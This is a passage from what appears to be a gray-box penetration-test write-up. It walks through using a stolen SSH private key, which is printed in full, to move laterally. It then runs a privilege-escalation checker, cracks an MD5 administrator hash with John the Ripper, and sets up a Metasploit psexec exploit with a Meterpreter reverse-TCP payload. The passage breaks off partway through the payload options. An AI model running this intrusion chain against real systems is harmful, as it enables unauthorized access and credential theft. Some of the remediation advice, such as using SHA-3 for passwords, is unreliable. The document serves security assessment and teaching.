zEJ7LauOT9f2sCyQiDnnhQk+3kh1wIN2xrDNjZ89gY/OJjxCFD3kRVsetn1aVU1JDSna0ZPXvWxlb/IrdnXHSJSfKMfbF9lUtlgSxbTN08BrNxURZ
/GFz7RM6RAW0tBLcgHTWlU2mY1jpCHhcLyvzer2VKc7RncRogOPhCS0ZhevaT0E58XjsAwPqPb/pdg5OubYahF06cGjW4Lfq5vc= root@ubuntu2
2
```

Then, the private key:


```
$ cat id_rsa.pem
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAkSezP2rFcljzRTGpr0Gkeemrawp3rbSj6tvcrvS7zWzpz1fPFmKZ
7kA1n/TGMZJ5ryKBthswGMeS2DvyciuQ/LtMBFZ2zSkpoh6mKayG8cpJoGuyCC+Qzafq/o
t5srRhhGJp3Z4aETESkMOT08GDHWpxyv+Y+Kvnc2khaPy8aXHG/axQSoPURH9ebay4Lgx5
Rsq2QIhX+Pnw9EXg+xS3cIvkerG4h7Ruq3jmefTT5pMmw4rVR0l2SaUNWjVLvzuwi6b82q
SFLQx5hlIaz2mWieOWihtccIiRHm4Jc/EYpHhwMxCey2rjk/X9rAskIg554UJPt5IdcCDd
sawzY2fPYGPziY8QhQ95EVbHrZ9WlVNSQ0p2tGT171sZW/yK3Z1×0iUnyjH2xfZVLZYEsW
0zdPAazcVEWfxhc+0TOkQFtLQS3IB01pVNpmNY6Qh4XC8r83q9lSnO0Z3EaIDj4QktGYXr
2k9BOfF47AMD6j2/6XYOTrm2GoRdOnBo1uC36ub3AAAFiLytCma8rQpmAAAAB3NzaC1yc2
EAAAGBAJEnsz9qxXJY80Uxqa9BpHnpq2sKd620o+rb3K70u81s6c9XzxZime5ANZ/0xjGS
ea8igbYbMBjHktg78nIrkPy7TARWds0pKaIepimshvHKSaBrsggvkM2n6v6LebK0YYRiad
2eGhExEpDDk9PBgx1qccr/mPir53NpIWj8vGlxxv2sUEqD1ER/Xm2suC4MeUbKtkCIV/j5
8PRF4PsUt3CL5HqxuIe0bqt45nn00+aTJsOK1UdJdkmlDVo1S787sIum/NqkhS0MeYZSGs
9plonjloobXHCIkR5uCXPxGKR4cDMQnstq45P1/awLJCIOeeFCT7eSHXAg3bGsM2Nnz2Bj
84mPEIUPeRFWx62fVpVTUkNKdrRk9e9bGVv8it2dcdIlJ8ox9sX2VS2WBLFtM3TwGs3FRF
n8YXPtEzpEBbS0EtyAdNaVTaZjWOkIeFwvK/N6vZUpztGdxGiA4+EJLRmF69pPQTnxeOwD
A+o9v+l2Dk65thqEXTpwaNbgt+rm9wAAAAMBAAEAAAGAPnl21bGvv7J3Ke3hGZRIJUykQd
Lkhbf84QW2KvscpaLd0yb486qGlBvAuNLSRt3DT9SrPWTgQ5oKItVSWT9VDOHUKv3H7i9s
QuGsJL2j6wdkvw37Nzi5uzotk1cWjwrB+gedhwwYLhQP6Iy04GwmcY+x4Gw4O7dJS8wQ3C
4DLeMRgXcbq6anwr+LNesj7nXh8M0ouge0zW1N/uTgm1BkT6V2NjSttoK7K0RC9nSgi1oE
Uh88Ao2kwreuUogjzO/0O4FKGo+XZKdQfARcaluzNw2rfo9Ks03qC8DvTqYUKBTo3eKkBW
XJLC/eEVkhbrJeevG/4bS0Vz+KkOkRann8SliekRdASEfbDNDF3b1+9VVCFuy/HzFoytsy
5YZK/CgUIIEh30raAAJ9BOMzx6knOxdI/ARpyBM9QTT0qc1zLN6OoKLcJys1Nk/nfCRIhQ
g+Evbbh0mezFkT0F+/R3MMprwpUKhSHIeu0cDkURrxAztMusSdiF9CH625RRhdy3WJAAAA
wBUVjpUk8ii9e5/eiJF/A8Q4cJZcMPgRG+l0+kLj0ObUd4tpaXCq0m77XsK4loVDBS/mzt
kevjtlFDc8eLEYltl957wEJ8QxoFUVjs8sUyGntUz1ko51YeNxs8BnghwuNyMeM6QicgBS
qNSix6CMkzLz2Ixg29ZfEj65y8rSUvk/WWRn0JMDXrbz7CnglhmcFZiDMrJqlnz35n20Hr
9vIhC4+fm/R3Ae7TmvikqyVIIMHFvDX0Rq7n3lcrbzUyEa5QAAAMEAxAouYKwZroCeambB
C2h8WA8k2Dv6LyVNCBX9C873hfaRzc1V5UT2js28odhbVGkdxnFWvLDIDQqGu4KfY19nyn
KZVR7jJe3D6VV3sEnMQwwHbjHtFgkhoWAPjAy6LSWNEWqHWfnwiWzGaaHGbbja0/8FS8uH
b6uOq8p0zPQhpyawMKup06SurDy8IFLRcIDxsu18LJL2mwRSbcHthloVQtPBARGe1a5Lag
zTWx8K+KbZw1Pvd56w8r210XooeYiDAAAAwQC9jUW7uh/RgrAo2DleIwyu3h98By281vqO
+FW+IbkEy4mDBtdOctQky4P/tHqgUslyWZUf1NX2u5oXQ9l4WwqjSPPQkfaA+VOamOhk6Z
ri3×3sg0b1Kd4MsI5I2fcYCAFIIMC53wQF84aoSgVxP0wOePA7FxmQuDh0F34/HYw7pDTa
4naItp+ZQcctLiwReWWGBK3RNEWfMtxFTFkBh58pA8tYk7YBdy2/rfIsHDEWIEeFdXlpKL
hem01tvSc1lX0AAAANcm9vdEB1YnVudHUyMgECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
```

The next step was to simply copy and paste these keys into text files on our local machine. We chose to put them directly into vim and save:

```
kali@kali: ~ ×   kali@kali: ~ ×
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCRJ7M/asVyWPNFMamvQaR56atrCnettKPq29yu9LvNbOnPV88WYpnuQDWf9MYxknmvIoG2GzAYx
5LYO/JyK5D8u0wEVnbNKSmiHqYprIbxykmga7IIL5DNp+r+i3mytGGEYmndnhoRMRKQw5PTwYMdanHK/5j4q+dzaSFo/Lxpccb9rFBKg9REf15trL
guDHlGyrZAiFf4+fD0ReD7FLdwi+R6sbiHtG6reOZ59NPmkybDitVHSXZJpQ1aNUu/O7CLpvzapIUtDHmGUhrPaZaJ45aKG1xwiJEebglz8RikeHA
zEJ7LauOT9f2sCyQiDnnhQk+3kh1wIN2xrDNjZ89gY/OJjxCFD3kRVsetn1aVU1JDSna0ZPXvWxlb/IrdnXHSJSfKMfbF9lUtlgSxbTN08BrNxURZ
/GFz7RM6RAW0tBLcgHTWlU2mY1jpCHhcLyvzer2VKc7RncRogOPhCS0ZhevaT0E58XjsAwPqPb/pdg5OubYahF06cGjW4Lfq5vc= root@ubuntu2
2
~
~
~
~
~
```



Now that we have the text files with the public and private keys on our local machine, we could laterally move into the machine with port 2222 open via ssh.



Notice the error our first ssh attempt returned though:

```
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "/home/kali/alice_privkey.txt": bad permissions
```

Our local machine was telling us that the permissions currently set on the private key were too lax. So, we updated them to ensure nobody else could access the contents of the file:


```
sudo chmod 600 alice_privkey.txt
```

The irony of this situation is that, if the user alice-devops had done this same thing, we would not have been able to access their ssh keys and laterally move into another system on your network. Always be sure the permissions on sensitive data like this are properly set.

In this case, they weren't. So we were easily able to ssh into the machine with open port 2222 by using the following command:

```
ssh -i /home/kali/alice_privkey.txt alice-devops@172.31.36.163 -p 2222
```

And, we're in:



Challenge 4: System Reconnaissance

Task: *Find privilege escalation opportunities on this system.*

Findings:

Finding #	Severity	Finding Name
0	High	Password hashes for Administrator access accounts are stored in the clear on your system
1	High	Someone has written a script on this machine that automatically logs into the Windows machines on your network and performs system updates
2	Medium	Your password hash is in MD5 format, which is compromised due to hash collisions
3	Medium	There is no salting in your password hashes, which makes cracking them easy

Walkthrough

Our penetration test was conducted in a partially known environment, or gray box. We were told that there was a pre-written Python script in the /opt directory that would help us identify privilege escalation opportunities. Running that script was our first task once inside:


```
cd /opt
cd /linuxprivcheck
python3 linuxprivchecker3.py
```

```
┌──(kali㉿kali)-[~]
└─$ sudo ssh -i /home/kali/alice_privkey.txt alice-devops@172.31.36.163 -p 2222
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-1022-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jul  7 18:03:55 UTC 2023

  System load:  0.21435546875      Processes:             206
  Usage of /:   30.3% of 19.20GB   Users logged in:       0
  Memory usage: 30%                IPv4 address for ens5: 172.31.36.163
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

415 updates can be applied immediately.
217 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


Last login: Fri Jul  7 17:15:25 2023 from 172.31.47.177
alice-devops@ubuntu22:~$ cd /opt
alice-devops@ubuntu22:/opt$ ls
dcv-virtual-session.sh  linuxprivcheck
alice-devops@ubuntu22:/opt$ cd linuxprivcheck
alice-devops@ubuntu22:/opt/linuxprivcheck$ ls
README.md  linuxprivchecker3.py  old-linuxprivchecker.py
alice-devops@ubuntu22:/opt/linuxprivcheck$ python3 linuxprivchecker3.py
═══════════════════════════════════════════════════════════════════════════════
LINUX PRIVILEGE ESCALATION CHECKER
═══════════════════════════════════════════════════════════════════════════════

[*] GETTING BASIC SYSTEM INFO...

[+] Operating System
    Ubuntu 22.04 LTS
```

The output on this script was massive, but after combing through the results we identified something a custom script on this machine in the /usr directory:

```
   /usr/src/linux-aws-headers-5.15.0-1022/tools/testing/selftests/net/fcnal-test.sh:   # client in prefix, wrong
 password
   /usr/src/linux-aws-headers-5.15.0-1022/tools/testing/selftests/net/fcnal-test.sh:   show_hint "Should timeout
 since client uses wrong password"
   /usr/src/linux-aws-headers-5.15.0-1022/tools/testing/selftests/net/fcnal-test.sh:   log_test $? 2 "MD5: VRF:
Prefix config, client uses wrong password"
   /usr/src/linux-aws-headers-5.15.0-1022/tools/testing/selftests/net/fcnal-test.sh:   show_hint "Should timeout
 since client in default VRF uses VRF password"
   /usr/src/linux-aws-headers-5.15.0-1022/tools/testing/selftests/net/fcnal-test.sh:   show_hint "Should timeout
 since client in VRF uses default VRF password"
   /usr/src/linux-aws-headers-5.15.0-1022/tools/testing/selftests/net/fcnal-test.sh:   show_hint "Should timeout
 since client in default VRF uses VRF password"
   /usr/src/linux-aws-headers-5.15.0-1022/tools/testing/selftests/net/fcnal-test.sh:   show_hint "Should timeout
 since client in VRF uses default VRF password"
   /usr/src/linux-aws-headers-5.15.0-1022/tools/testing/selftests/gen_kselftest_tar.sh:        dest=`pwd`
   /usr/src/linux-aws-headers-5.15.0-1022/tools/memory-model/scripts/checklitmushist.sh:cdir=`pwd`
   /usr/bin/CUSTOM-SCRIPT-DEVOPS-WINDOWS-ADMINISTRATOR-UPDATES.sh:#Note: The password field in this .sh script c
ontains an MD5 hash of a password used to log into Windows systems as Administrator
   /usr/bin/CUSTOM-SCRIPT-DEVOPS-WINDOWS-ADMINISTRATOR-UPDATES.sh:password=00bfc8c729f5d4d529a412b12c58ddd2
   /usr/share/doc/git/contrib/subtree/t/t7900-subtree.sh:TEST_DIRECTORY=$(pwd)/../../../t
   /usr/share/doc/git/contrib/diff-highlight/t/t9400-diff-highlight.sh:CURR_DIR=$(pwd)
   /usr/share/doc/git/contrib/diff-highlight/t/t9400-diff-highlight.sh:TEST_OUTPUT_DIRECTORY=$(pwd)
   /usr/share/doc/openvpn/examples/sample-keys/gen-sample-keys.sh:# Create password protected key file
   /usr/share/doc/openvpn/examples/sample-keys/gen-sample-keys.sh:openssl rsa -aes256 -passout pass:password \
   /usr/share/doc/openvpn/examples/sample-keys/gen-sample-keys.sh:openssl pkcs12 -export -nodes -password pass:p
assword \
```

The password hash is located in-line on the script output as well, but we wanted to investigate this script a bit further to see just what it was written to do. So we navigated to the directory and dug in:



It seems that whoever wrote this script did so with the intentions of logging into Windows systems as an Administrator and running system updates. This is a massive security risk for a few reasons.

First, sensitive information like password hashes should never be kept in a directory where anyone can read or access it. Second, don't use the MD5 hashing algorithm for your passwords, it's been compromised and is prone to collisions. Use SHA-3 instead.

Last, nobody should ever run this script. System updates need to be performed manually, not automatically, in case their implementation causes failure on parts of your network and results in prolonged downtime. You should always test your updates in a sandbox or test environment before implementing them in full on your network and systems.

With this weak MD5 password hash in hand, we were only one quick John the Ripper crack away from full privilege escalation.

Challenge 5: Password Cracking

Task: *Crack the MD5 password hash.*

Findings:


Finding #	Severity	Finding Name
0	Medium	The MD5 hashing algorithm is compromised and easy to crack.

Walkthrough

Given enough time and the right wordlist, any password hash can be cracked. Some hashing algorithms are easier to crack than others, which is why we recommend you salt your hashes, use stronger algorithms like SHA-3, and even consider hashing hashes multiple times.

With John the Ripper, it didn't take long for us to crack the MD5 password hash found on the `172.31.36.163` machine.

The first step was to put the MD5 hash in a text document on our local machine:




From there, we ran it through John the Ripper with the following command:

```
john --format=Raw-MD5 recon.txt
```

Once cracked, we saw that the password is:

```
pokemon
```


File Actions Edit View Help
kali@kali: ~
kali@kali: ~
kali@kali: ~
(kali㉿kali)-[~]
$ sudo john --format=Raw-MD5 -show recon.txt
?:pokemon
1 password hash cracked, 0 left

Challenge 6: Metasploit

Task: *Establish a Meterpreter session on a Windows system with this user/pass combo.*

Findings:

Finding #	Severity	Finding Name
0	High	The username and password combination worked for the Windows machine at 172.31.34.138, and we successfully established a Meterpreter session with Metasploit.


Walkthrough

At this point, we had a username and password that will allow us root access to one of the Windows machines, but we don't know which one it is. That's where Metasploit comes in.

We opened msfconsole to begin our work exploiting these systems and establish a Meterpreter session on one of them.

First, we searched for the following exploit which allows us to obtain direct access to the system over the open port 445 and execute code as an authenticated user:

```
exploit/windows/smb/psexec
```



We started with the first Windows machine at `172.31.37.192` and set all the proper options for the exploit as follows:

```
set RHOSTS 172.31.37.192
set SMBPass pokemon
set SMBUser Administrator
set payload windows/x64/meterpreter/reverse_tcp
```

```
Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.31.37.192    yes       The target host(s), see https://docs.metasploit.com/docs/us
                                                    ing-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty list
                                                    ing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               pokemon          no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$,.
                                                    ..) or a normal read/write folder share
   SMBUser               Administrator    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
